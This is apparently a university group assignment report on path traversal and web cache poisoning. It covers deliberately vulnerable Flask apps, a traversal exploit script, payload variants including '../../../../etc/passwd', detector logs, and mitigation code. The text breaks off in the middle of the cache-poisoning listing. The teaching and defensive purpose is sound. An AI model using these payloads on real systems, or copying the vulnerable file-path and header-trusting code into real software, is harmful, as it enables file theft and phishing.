

# **Path Traversal and Web Cache Poisoning**

## **ISEC3004 Assignment Report**

**Assignment Group Number 25**

Sasmitha Mallawa - 22713759  
P.K Manodya Siriwardhana - 22717311  
W.P.I Shaminda Fernando - 22713759  
C.M.T.M Bandara – 22716761

# Table of Content

|                                                                            |           |
|----------------------------------------------------------------------------|-----------|
| <b>1. Introduction</b>                                                     | <b>4</b>  |
| <b>2. Team Organisation and Project Plan</b>                               | <b>5</b>  |
| 2.1 Group Members and Roles                                                | 5         |
| 2.2 Tools Used to complete this project                                    | 6         |
| <b>3. Vulnerability 1: Path Traversal (Path Resolution Vulnerability)</b>  | <b>7</b>  |
| 3.1 Vulnerability Identification and Explanation                           | 7         |
| 3.2 Why This Vulnerability Is Common and Significant                       | 7         |
| 3.3 Vulnerable Code                                                        | 8         |
| 3.4 Exploitation                                                           | 10        |
| 3.5 Impact and Consequences                                                | 11        |
| 3.6 Detection and Tracing                                                  | 12        |
| 3.6.1 Detection                                                            | 12        |
| 3.6.2 Detection Tool and Process                                           | 12        |
| 3.6.3 Evidence of Detection                                                | 12        |
| 3.7 Mitigation Code                                                        | 14        |
| 3.8 Verification of Mitigation                                             | 15        |
| 3.8.1 Test Methodology                                                     | 15        |
| 3.8.2 Comparative Analysis                                                 | 15        |
| 3.8.3 Forensic Detector Output                                             | 16        |
| 3.8.4 Verification Evidence & Regression Check                             | 16        |
| <b>4. Vulnerability 2: Web Cache Poisoning</b>                             | <b>17</b> |
| 4.1 Vulnerability Identification and Explanation                           | 17        |
| 4.2 Why this Vulnerability is Common and Significant                       | 17        |
| 4.3 Vulnerable Code                                                        | 18        |
| 4.4 Exploitation                                                           | 21        |
| 4.5 Impact and Consequences                                                | 23        |
| 4.6 Detection and Tracing                                                  | 24        |
| 4.6.1 Detection                                                            | 24        |
| 4.6.2 Detection Tool and Process                                           | 24        |
| 4.6.3 Evidence of Detection                                                | 24        |
| 4.6.4 Key Findings                                                         | 25        |
| 4.7 Mitigation Code                                                        | 26        |
| 4.8 Verification of Mitigation                                             | 27        |
| 4.8.1 Test Methodology                                                     | 27        |
| 4.8.2 Comparative Analysis                                                 | 27        |
| 4.8.3 Verification Evidence & Regression Check                             | 28        |
| <b>5. Evidence of Project Management</b>                                   | <b>29</b> |
| 5.1 Project Timeline and Milestones                                        | 29        |
| 5.2 Meetings                                                               | 31        |
| <b>6. Discussion of Mitigation Strategies and security recommendations</b> | <b>32</b> |
| <b>7. Conclusion</b>                                                       | <b>33</b> |
| <b>8. References</b>                                                       | <b>34</b> |
| <b>9. Appendix</b>                                                         | <b>35</b> |
| 9.1 Appendix A : Evidence                                                  | 35        |

|                                  |    |
|----------------------------------|----|
| 9.1.1 Kanban Board               | 35 |
| 9.1.2 Toggl                      | 41 |
| 9.1.3 GitHub                     | 43 |
| 9.2 Appendix B : Meeting Minutes | 45 |
| Meeting Minutes 1                | 45 |
| Meeting Minutes 2                | 45 |
| Meeting Minutes 3                | 46 |
| Meeting Minutes 4                | 46 |
| Meeting Minutes 5                | 47 |
| Meeting Minutes 6                | 47 |
| Meeting Minutes 7                | 48 |
| Meeting Minutes 8                | 48 |
| 9.3 Contribution table           | 49 |
| 9.4 Use Of Generative AI         | 49 |

# 1. Introduction

Modern web applications face a growing number of security threats and risk compromising user data, system integrity and organisational trust. As these applications become increasingly complex, seemingly minor development errors such as insufficient input validation or misconfigured caching behaviour, can cause significant avenues for exploitation. This report covers two specific vulnerabilities known as Path Traversal and Web Cache Poisoning. Even though they have been extensively documented in cybersecurity literature, both remain highly prevalent in contemporary real-world environments.

Path Traversal happens when an application permits user supplied input to dictate file system path without proper sanitisation, allowing the attacker to access restricted files and directories outside the intended operational scope. In contrast, Web Cache Poisoning happens when a caching layer serves stored responses based on a flawed understanding of what makes a request unique. This allows the attacker to manipulate a single request to corrupt the cached content, as a result serving malicious or flawed responses to all subsequent users.

For both vulnerabilities, this report presents a deliberately vulnerable implementation of, outlines the exploitation procedure used to verify the flaw, provides detection and tracing evidence and a security enhanced version of the code is also provided to demonstrate how to effectively mitigate the identified risks. Beyond the technical analysis, this document provides details on how the project was collaboratively managed by the team, highlighting task allocation, scheduling and progress tracking to reflect professional project execution alongside technical competence.

## 2. Team Organisation and Project Plan

### 2.1 Group Members and Roles

All the work for the project was divided equally between all members of the group. The primary responsibilities and the roughly estimated time spent by each member for their allocated tasks are included in the figure 1. The estimated time spent by each member was tracked individually and recorded on the table.

| Member     | Primary Responsibilities                                                                                                             | Estimated effort |
|------------|--------------------------------------------------------------------------------------------------------------------------------------|------------------|
| Isuru      | Vulnerable code and exploit script of Path Traversal Vulnerability, project board setup, timeline management and project management. | 25%              |
| Manodya    | Vulnerable code and exploit script of Web Cache Poisoning, Report structure and consolidation.                                       | 25%              |
| Sasmitha   | Mitigated code for Path Traversal, Mitigated code for Web Cache Poisoning.                                                           | 25%              |
| Theekshana | Detection and Tracing of Path Traversal and Web Cache Poisoning, Verification of the mitigated code.                                 | 25%              |

*Figure 1: Primary Responsibilities and Estimated Effort*

## 2.2 Tools Used to complete this project

Different tools were used to track and complete this project. All the tools, with their purpose and links are included in figure 2.

| Category                   | Tool Used                          | Purpose                                                                                |
|----------------------------|------------------------------------|----------------------------------------------------------------------------------------|
| Project management         | GitHub                             | Kanban board was used to track the work in progress and completed work.                |
| Version control            | GitHub                             | Source control for vulnerable, exploit, and mitigated code; commit history as evidence |
| Meeting tracking           | Toggl                              | Weekly meetings and relevant discussions were tracked on Toggl.                        |
| Communication              | Discord / WhatsApp                 | Used to conduct meetings and share information and resources.                          |
| Logging / evidence capture | Python logging, server access logs | Detection and tracing evidence for both vulnerabilities                                |

*Figure 2: Tools Used*

## 3. Vulnerability 1: Path Traversal (Path Resolution Vulnerability)

### 3.1 Vulnerability Identification and Explanation

Path traversal is a type of vulnerability that occurs when a web application takes in a user input without validating to create a file system path. This can be an issue because interpret sequences such as `../` can cause the operating system to move up one level. By manipulating these inputs unauthorised users can access arbitrary files within the system that are not visible to the user but can be accessed by the web server. This vulnerability is also classified as CWE-22.

### 3.2 Why This Vulnerability Is Common and Significant

Path traversal is one of most common and ongoing exploited vulnerabilities in web applications. There are few reasons for this,

| Reason                                             | Explanation                                                                                                                                                                                           |
|----------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Higher possibility of this vulnerability occurring | This vulnerability can occur more commonly in websites that work with files. It is common because most developers tend to forget to create a safeguard to <code>../</code> sequence.                  |
| Use of language or framework                       | This vulnerability is not limited to a language because it is created through a logical error when creating the file path. As a result, the vulnerability can be caused by any server sided language. |
| High impact                                        | This error can have a high impact because it can cause a leak in a sensitive file that might breach confidentiality of the system and user.                                                           |
| Common in real-world systems                       | According to the OWASP Path traversal is categorised under top 10 broken access control vulnerabilities and still exists in modern applications [1].                                                  |

### 3.3 Vulnerable Code

In this project a sample document portal app is created using flask with a path traversal vulnerability for testing purposes. The app is supposed to retrieve files through a /download endpoint supplying a file parameter which also restricts all downloads to a single directory app\_files/. However, since the file parameter is linked to the base directory and has no validations, attackers can access the files in the main directory as well which are not authorised. To demonstrate this vulnerability two test files were created. Welcome.txt is created inside the app\_file/ directory which is allowed by the system to access and secret\_config.txt which is inside the main directory and can only be obtained by exploiting the vulnerability. The section in the code that causes this vulnerability is visible on the image below,


```
31     requested_file = request.args.get("file", "")
32
33     # vulnerable: no sanitisation of the requested file path
34     # No sanitisation of 'requested_file' before use in a filesystem path.
35     target_path = os.path.join(DOCUMENT_ROOT, requested_file)
36
```

Since the os.path.join does not prevent ../ sequence, it creates an opening for the attackers to access the main directory files. Although the path is initialized to DOCUMENT\_ROOT, the target path does not contain any validates to check if the path actually directs to the actual directory instead of other paths. This is the cause of path traversal vulnerability.


In order to execute the vulnerable app necessary dependencies must be installed using the command "**pip install flask requests**". After installing the necessary dependencies, navigate to the "Path Traversal" folder where the vulnerable code, exploit code, mitigated code and the detection and tracing are located. Following this, the application can be initiated by executing "**python vulnerable\_app.py**", which launches the Flask development server at "<http://127.0.0.1:5000>".

```
PS C:\Users\isuru\Desktop\Y3S1\Cyber Crime\Cyber-Crime-Assignment-1-Group-25\Path Traversal> python vulnerable_app.py
* Serving Flask app 'vulnerable_app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 111-971-351
```

By visiting the link, the vulnerable app with the link to “welcome.txt” can be accessed,



When clicking the “</download?file=welcome.txt>” link it directs the user to the text file, and it is also recorded in the terminal.



## 3.4 Exploitation

In the exploitation code, it accesses both the test files. First the Welcome.txt data file is accessed to demonstrate the legitimate request done by the user and then attacks the secret\_config.txt to demonstrate the unauthorised access to the server.

To exploit the app ../ sequence is used as shown below,

```
17 # Attack: path traversal payload
18 print("=== Path Traversal attack ===")
19 payload = "../secret_config.txt"
20 print(f"Payload: file={payload}")
21 r = requests.get(BASE_URL, params={"file": payload})
22 print(f"Status: {r.status_code}")
23 print("Response body:")
24 print(r.text)
25 print()
```

Since the vulnerable app code does not validate for the ../ sequence the exploit code uses "payload = "../secret\_config.txt". This creates a loophole where it jumps to the next level directory which allows the attacker to access the main directory and obtain the unauthorised file.

To execute the exploit code, first the vulnerability app must be executed according to the instruction given above under the Vulnerable code. Next in a new terminal parallel to running the vulnerable app, execute the exploit code using the command "python [exploit.py](#)".

```
PS C:\Users\isuru\Desktop\Y3S1\Cyber Crime\Cyber-Crime-Assignment-1-Group-25\Path Traversal> python exploit.py
=== Legitimate request ===
Status: 200
Welcome to the Document Portal.

This directory (app_files/) is the intended, safe boundary for user file
downloads. Users should only ever be able to retrieve files from within
this folder æ" e.g. welcome.txt, report.pdf, invoice_2026.txt, etc.

The Path Traversal vulnerability in vulnerable_app.py allows an attacker
to escape this folder and read files elsewhere on the filesystem.

=== Path Traversal attack ===
Payload: file=../secret_config.txt
Status: 200
Response body:
# SIMULATED SENSITIVE FILE - for demo purposes only
# This file lives OUTSIDE app_files/, one level above DOCUMENT_ROOT.
# In a real system this could represent a config file, credentials
# file, or /etc/passwd - something the attacker should never reach
# via the /download endpoint.

DB_HOST=internal-db.local
DB_USER=admin
DB_PASSWORD=SuperSecretPassword123!
API_KEY=sk_live_demo_1234567890abcdef

=== Alternate payload variants (for reference) ===
file=../secret_config.txt
file=.%2fsecret_config.txt
file=..\secret_config.txt
file=...//secret_config.txt
file=../../../../etc/passwd
```

When executing the command, first the text in the welcome.txt would print in the terminal which is legitimate and then it would print the text in secret\_config.txt which is not an authorised file for the public. Using the ../ sequence this demonstrates how attackers access unauthorised files from the main directory where the secret\_config.txt is located.

### 3.5 Impact and Consequences

Path traversal vulnerability can have many impacts and consequences to the web server as well as to the owners of the server. For instance, in our demonstration the exploit code exposes the secret.config.txt which contains a password and API key to a database. Some other impacts and their consequences are shown in the table below,

| Impacts                              | Consequences                                                                                                                                                                                                                           |
|--------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Source codes exposed                 | Since the source codes are located inside the web server, it can cause the path traversal vulnerability attackers to identify other possible vulnerabilities inside the system through the source code or documentation.               |
| System files exposed                 | The system files might contain sensitive information such as passwords or API keys that might allow attackers to alter other system files that cannot be obtained through path traversal vulnerability.                                |
| Unauthorised external codes executed | Attackers might be able to add unauthorised codes that can give external sources to control the activities inside the server. This will cause many problems for admins and the confidentiality of the users as well.                   |
| Breach of confidentiality            | Since attackers can access documents, they might be able to attack documents that contain confidential information about the system and users as well. This will cause a breach in privacy of users which might lead to bigger issues. |

## 3.6 Detection and Tracing

### 3.6.1 Detection

Path traversal attacks attempt to escape the intended application directory by using directory traversal sequences or absolute paths. Detection relies on analyzing file request parameters and determining whether the resolved path falls outside the intended application directory.

### 3.6.2 Detection Tool and Process

A custom detection tool (**pt\_detector.py**) was developed to analyze file requests and identify path traversal attempts. The detector:

- Decodes the file parameter from the HTTP request.
- Checks for traversal payloads:
  - Directory traversal sequences (../, ..\\)
  - Absolute paths (/etc/passwd, C:\Windows\System32)
  - Null-byte injection (file%00.txt)
  - Drive letters (Windows; Ex : C:)
- Validates whether the resolved path escapes the intended app\_files/ directory.
- Returns a verdict: TRAVERSAL\_SUCCESS (HTTP 200 + escape confirmed) or TRAVERSAL\_ATTEMPT (failed escape attempt).

### 3.6.3 Evidence of Detection

The detection tool was executed against both vulnerable and clean logs with the following results:

Terminal output of pt\_detector.py against access.log showing red [CRIT] flags for ../secret\_config.txt and VERDICT: COMPROMISED (exit code 1)

```
theekshanamadushanz@Theekshanas-MacBook-Pro Cyber-Crime-Assignment-1-Group-25 % python3 "Path Traversal/Detection/pt_detector.py" "Path Traversal/Detection/evidence/access.log"
[detector] Processing: Path Traversal/Detection/evidence/access.log
20/Sep/2026 13:17:05 [CRIT] TRAVERSAL_SUCCESS 127.0.0.1 GET file=../secret_config.txt -> Escapes document boundary and returned HTTP 200 (data leaked)
20/Sep/2026 13:17:05 [CRIT] TRAVERSAL_SUCCESS 127.0.0.1 GET file=../secret_config.txt -> Escapes document boundary and returned HTTP 200 (data leaked)
20/Sep/2026 13:17:05 [WARN] TRAVERSAL_ATTEMPT 127.0.0.1 GET file=%252e%252e%252fsecret_config.txt (decoded: ../secret_config.txt) -> Escapes document boundary but blocked/unresolved (HTTP 404)
20/Sep/2026 13:17:05 [WARN] TRAVERSAL_ATTEMPT 127.0.0.1 GET file=../../../../secret_config.txt -> Contains traversal sequence, remains within root (HTTP 404)
20/Sep/2026 13:17:05 [WARN] TRAVERSAL_ATTEMPT 127.0.0.1 GET file=../../../../etc/passwd -> Escapes document boundary but blocked/unresolved (HTTP 404)

=====
PATH TRAVERSAL - DETECTION SUMMARY
=====
Requests analysed      : 7
File endpoint requests : 7
Traversal payloads detected: 5 (2 succeeded, 3 failed)
Compromised paths      : ../secret_config.txt
=====
VERDICT: COMPROMISED (exit code 1)
Files outside boundary were served successfully.
=====
```

Raw cat access.log showing 200 OK responses for traversal requests.

```

theekshanamadushanz@Theekshanas-MacBook-Pro Cyber-Crime-Assignment-1-Group-25 % cat "Path Traversal/Detection/evidence/access.log"
* Serving Flask app 'vulnerable_app'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5000
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 710-490-709
127.0.0.1 - - [20/Sep/2026 13:17:05] "GET /download?file=welcome.txt HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2026 13:17:05] "GET /download?file=../secret_config.txt HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2026 13:17:05] "GET /download?file=welcome.txt HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2026 13:17:05] "GET /download?file=../secret_config.txt HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2026 13:17:05] "GET /download?file=%252e%252e%252fsecret_config.txt HTTP/1.1" 404 -
127.0.0.1 - - [20/Sep/2026 13:17:05] "GET /download?file=../../../../secret_config.txt HTTP/1.1" 404 -
127.0.0.1 - - [20/Sep/2026 13:17:05] "GET /download?file=../../../../etc/passwd HTTP/1.1" 404 -

```

Detector path decoding summary showing URL-encoded payloads and boundary escape tracking.


```

theekshanamadushanz@Theekshanas-MacBook-Pro Cyber-Crime-Assignment-1-Group-25 % python3 "Path Traversal/Detection/pt_detector.py" "Path Traversal/Detection/evidence/access.log"
[detector] Processing: Path Traversal/Detection/evidence/access.log
20/Sep/2026 13:17:05 [CRIT] TRAVERSAL_SUCCESS 127.0.0.1 GET file=../secret_config.txt -> Escapes document boundary and returned HTTP 200 (data leaked)
20/Sep/2026 13:17:05 [CRIT] TRAVERSAL_SUCCESS 127.0.0.1 GET file=../secret_config.txt -> Escapes document boundary and returned HTTP 200 (data leaked)
20/Sep/2026 13:17:05 [WARN] TRAVERSAL_ATTEMPT 127.0.0.1 GET file=%252e%252e%252fsecret_config.txt (decoded: ../secret_config.txt) -> Escapes document boundary but blocked/unresolved (HTTP 404)
20/Sep/2026 13:17:05 [WARN] TRAVERSAL_ATTEMPT 127.0.0.1 GET file=../../../../secret_config.txt -> Contains traversal sequence, remains within root (HTTP 404)
20/Sep/2026 13:17:05 [WARN] TRAVERSAL_ATTEMPT 127.0.0.1 GET file=../../../../etc/passwd -> Escapes document boundary but blocked/unresolved (HTTP 404)

=====
PATH TRAVERSAL - DETECTION SUMMARY
=====
Requests analysed      : 7
File endpoint requests : 7
Traversal payloads detected: 5 (2 succeeded, 3 failed)
Compromised paths      : ../secret_config.txt
=====
VERDICT: COMPROMISED (exit code 1)
Files outside boundary were served successfully.
=====

```

ZAP Manual Request Editor showing GET /download?file=../secret\_config.txt returning 200 OK and leaking the file content.



## 3.7 Mitigation Code

The mitigation code we made will prevent path traversal by checking and sanitizing the requested filename before letting the application access a file. The application will first reject invalid inputs like .., /, \, empty filenames and absolute paths. It will also use the `secure_filename()` method to sanitize the filename more.

The most important security check is the final path verification in this. `os.path.realpath()` method will resolve the actual location of the requested file. The `os.path.commonpath()` method will check that the resolved path is still inside the `DOCUMENT_ROOT`. This will help to not let an attacker from using path traversal to access files outside of the directory. The code below is the main security checks that we used to prevent the path traversal vulnerability.

```
# --- LAYER 1: input validation ---
if not is_safe_filename(requested_file):
    return Response("Invalid filename.", status=400)

# --- LAYER 2: filename sanitisation ---
safe_name = secure_filename(requested_file)
if not safe_name:
    return Response("Invalid filename.", status=400)

# --- LAYER 3: canonical path verification (authoritative check) ---
candidate_path = os.path.realpath(os.path.join(DOCUMENT_ROOT, safe_name))
if os.path.commonpath([candidate_path, DOCUMENT_ROOT]) != DOCUMENT_ROOT:
    return Response("Access denied: path escapes document root.", status=403)
```

These safeguards like this will work together by giving more protection to the code. The input validation will block traversal attempts. The `secure_filename()` method provides additional filename sanitization, and the canonical path check makes sure the actual location of the file before it is opened. So even if one layer is bypassed, the final path check is going to provide an additional protection.

The mitigated application is run using the Python command `python .\app_mitigated.py`. The Flask server starts on `http://127.0.0.1:5001` with the debug mode disabled. The application is tested by accessing the `/download` endpoint using a proper filename like `welcome.txt`. Invalid filenames will be rejected before the application tries to open the file.

```
PS E:\Curtin_SE\Year 3 Semester 1\CCSEP\assignment\Cyber-Crime-Assignment-1-Group-25\Path Traversal> py .\mitigated_app.py
* Serving Flask app 'mitigated_app'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://127.0.0.1:5001
Press CTRL+C to quit
127.0.0.1 - - [03/Oct/2026 12:29:43] "GET / HTTP/1.1" 200 -
```

## 3.8 Verification of Mitigation

This section evaluates the effectiveness of applied security controls for the Path Traversal vulnerability by re-testing the mitigated application module against the identical attack vectors, payloads, and environmental conditions used during initial vulnerability identification.

### 3.8.1 Test Methodology

The patched application implementing path canonicalization (`os.path.realpath`) and strict base-directory boundary validation was started. The automated path traversal exploit suite was executed against `/download`, transmitting relative escape sequences, URL-encoded variants, and absolute path payloads. The resulting HTTP traffic was saved to `access_mitigated.log` and evaluated via `pt_detector.py`.

### 3.8.2 Comparative Analysis

| Test Case / Payload                                   | Pre-Mitigation Result         | Post-Mitigation Result          | Status      |
|-------------------------------------------------------|-------------------------------|---------------------------------|-------------|
| <b>Relative Escape:</b><br>?file=../secret_config.txt | 200 OK (File contents leaked) | 400 Bad Request / 403 Forbidden | <b>PASS</b> |
| <b>URL-Encoded:</b><br>?file=%252e%252e%252f...       | 200 OK (Decoded and leaked)   | 400 Bad Request / 404 Not Found | <b>PASS</b> |
| <b>Absolute Path:</b><br>?file=/etc/passwd            | 200 OK (System file leaked)   | 400 Bad Request / 403 Forbidden | <b>PASS</b> |
| <b>Legitimate File:</b><br>?file=welcome.txt          | 200 OK (Document served)      | 200 OK (Document served)        | <b>PASS</b> |

### 3.8.3 Forensic Detector Output

- Vulnerable Run: VERDICT: COMPROMISED (exit code 1)
- Mitigated Run:

```
=====
PATH TRAVERSAL - DETECTION SUMMARY
=====
Requests analysed      : 5
File endpoint requests : 5
Traversal payloads detected: 4 (0 succeeded, 4 failed)
=====
VERDICT: SUSPICIOUS (exit code 2)
Traversal attempts observed, but no data leaked.
=====
```

### 3.8.4 Verification Evidence & Regression Check

- Evidence: Manual request editor re-tests in OWASP ZAP confirm that traversal payloads fail with HTTP error status codes (400 Bad Request / 404 Not Found), directly contrasting with the unmitigated state where sensitive file content was successfully disclosed.
- Regression Check: Confirmed that requests for valid files within app\_files/ (welcome.txt) continue to return HTTP 200 OK with full file contents intact.

## 4. Vulnerability 2: Web Cache Poisoning

### 4.1 Vulnerability Identification and Explanation

Web Cache Poisoning vulnerability happens when a caching layer, like a CDN reverse proxy, saves a response without tracking its inputs that helped to build it. So, if the cache ignores any of the specific inputs used by the backend server, an attacker might be able to change that input into a malicious response [2]. Then the cache will store this corrupted response, and it will serve this to anyone who is asking for this page. As a result, a single corrupted request from the attacker can harm many innocent users and this is all done without the attacker needing to directly interact with the victims.

### 4.2 Why this Vulnerability is Common and Significant

Web Cache Poisoning is somewhat of a common threat, but it is often ignored in the modern web systems. This threat keeps happening because of a few key reasons:

| Reason                       | Explanation                                                                                                                                                                                                                                                        |
|------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Caching is extremely common  | Almost all high traffic applications rely on caching mechanisms such as CDNs, reverse proxies or application-level caches to optimize performance and reduce server load. Misconfigurations at any of these layers can easily introduce this flaw.                 |
| Segmented Responsibility     | This happens because there is a mismatch between what builds the response and how the cache happens to identify it. Because different teams normally manage the application logic and the caching behaviour, so it often leads to this dangerous gap to be missed. |
| Asymmetric Impact            | Well unlike most of the attacks that only affect one person, in web cache poisoning a single poisoned request can ruin the page for everyone who visits it. So, this actually let attackers to do a lot of harm without even putting much effort.                  |
| Common in real-world systems | Well in the past this vulnerability actually has compromised large and highly secure platforms. This attack often slips past normal security checks, and this shows that this vulnerability doesn't just affect old poorly built applications.                     |

## 4.3 Vulnerable Code

So, for this project we built a vulnerable “forgot-password” Flask application that helps us to demonstrate web cache poisoning. The “**forgot-password**” endpoint creates a password reset link using the hostname from the HTTP request. And in this application the cache only checks the URL path to identify pages, and it also builds the link using an unchecked “**X-Forwarded-Host**” header. Because of this it allows the attacker to trick the cache into saving a reset link that will point to a malicious website.

The image below shows the part of the code that causes this vulnerability,

```
@app.route("/forgot-password")
def forgot_password():
    # BUG: cache key ignores headers entirely
    cache_key = request.path

    if cache_key in cache:
        return cache[cache_key] + "<p><b>Cache: HIT</b></p>"

    # BUG: trusts a header the client can set themselves
    host = request.headers.get("X-Forwarded-Host", request.host)
    reset_link = f"http://{host}/reset?token=abc123"
    html = f"<h2>Password Reset</h2><a href='{reset_link}'>{reset_link}</a>"

